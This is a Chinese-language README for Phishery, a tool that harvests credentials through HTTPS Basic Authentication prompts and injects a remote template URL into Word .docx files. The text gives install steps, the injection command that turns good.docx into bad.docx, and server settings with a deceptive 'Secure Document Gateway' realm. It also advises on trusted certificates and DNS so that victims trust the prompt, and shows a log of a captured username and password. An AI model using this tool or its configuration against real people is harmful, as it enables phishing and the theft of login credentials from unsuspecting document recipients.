Phishery 是一个简单的启用了SSL的HTTP服务器,主要目的是通过基本认证(Basic Authentication)钓鱼获取凭证。Phishery 还提供了将URL轻松注入到.docx Word文档中的能力。


phishery 的强大之处最好地体现在:将Word文档的模板设置为phishery URL,会导致Microsoft Word向该URL发出请求,从而向最终用户显示一个认证对话框。使用phishery的-i [输入docx]、-o [输出docx]和-u [url]选项,可以将任何.docx文件注入URL。
操作系统特定的包可以从以下链接下载。
解压归档文件,并可选择将二进制文件安装到$PATH
$ tar -xzvf phishery*.tar.gz
$ cd phishery*
$ cp phishery /usr/local/bin
$ phishery --help

|\   \\\\__   O         __    _      __
| \_/    o \  o  ____  / /_  (_)____/ /_  ___  _______  __
> _   (( <_ oO  / __ \/ __ \/ / ___/ __ \/ _ \/ ___/ / / /
| / \__+___/   / /_/ / / / / (__  ) / / /  __/ /  / /_/ /
|/     |/     / .___/_/ /_/_/____/_/ /_/\___/_/   \__, /
             /_/ Basic Auth Credential Harvester (____/
                 with Word Doc Template Injector

  启动服务器   : phishery -s settings.json -c credentials.json
  注入模板    : phishery -u https://secure.site.local/docs -i good.docx -o bad.docx

  选项:
    -h, --help      显示用法并退出。
    -v              显示版本并退出。
    -s              JSON设置文件,用于配置服务器。[默认: "settings.json"]
    -c              存储收集到的凭证的JSON文件。[默认: "credentials.json"]
    -u              用作Word文档模板的phishery URL。
    -i              要注入模板URL的Word .docx文件。
    -o              注入模板URL后的新Word .docx文件。
根据需要修改提供的settings.json文件,默认情况下它应该如下所示:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 200,
  "responseFile": "template.dotx",
  "responseHeaders": [
    ["Content-Type", "application/vnd.openxmlformats-officedocument.wordprocessingml.template"]
  ]
}
此设置将在端口443上启动HTTP服务器,SSL配置使用server.crt和server.key。基本认证领域设置为Secure Document Gateway。当提供任何凭据时,将发送200响应状态以及包含的template.dotx的内容,以及内容类型标头:Content-Type: application/vnd.openxmlformats-officedocument.wordprocessingml.template。
设置文件也可以配置为使用responseBody输出简单正文,如下所示:
{
  "ip": "0.0.0.0",
  "port": "443",
  "sslCert": "server.crt",
  "sslKey": "server.key",
  "basicRealm": "Secure Document Gateway",
  "responseStatus": 404,
  "responseBody": "<h1>Not Found</h1>",
  "responseHeaders": [
    ["Content-Type", "text/html"]
  ]
}
此工具的有效性主要取决于使用的域和基本认证领域,因为当从Office文档触发时,这通常是最终用户所能看到的所有内容。确保将您的DNS A记录指向phishery服务器的公共IP。
建议将提供的证书替换为受信任的证书,例如使用LetsEncrypt生成的证书。如果证书无效,OS X上的Microsoft Word将阻止认证对话框,而Windows上的Microsoft Word将提示用户接受无效证书。
一旦服务器配置并运行,您需要做的就是将phishery URL嵌入文档或任何您想要的地方。phishery确实为您提供了将URL注入到Word文档作为模板的能力,如何操作可在下方找到。
要向Word文档注入模板URL,您需要一个.docx文件和phishery服务器URL。
现在使用您的文档和URL运行phishery:
$ phishery -u https://secure.site.local/docs -i good.docx -o bad.docx
[+] 正在打开Word文档: good.docx
[+] 正在将Word文档模板设置为: https://secure.site.local/docs
[+] 正在保存注入后的Word文档到: bad.docx
[*] 注入后的Word文档已保存!
确保您的phishery服务器正在运行,并且可以在您使用的URL上访问。现在当打开Word文档时,受害者将收到认证对话框提示。
现在当受害者打开文档时,您将看到以下内容:
$ ./phishery
[+] 凭证存储初始化于: credentials.json
[+] 正在启动HTTPS认证服务器于: 0.0.0.0:443
[*] 请求接收于 2016-09-25 01:06:28: HEAD https://secure.site.local/docs
[*] 发送基本认证响应到: 127.0.0.1
[*] 新凭证已捕获!
[HTTP] 主机        : secure.example.local
[HTTP] 请求        : /docs
[HTTP] 用户代理    : Microsoft Office Word
[HTTP] IP地址      : 127.0.0.1
[AUTH] 用户名      : john.doe
[AUTH] 密码        : Summer15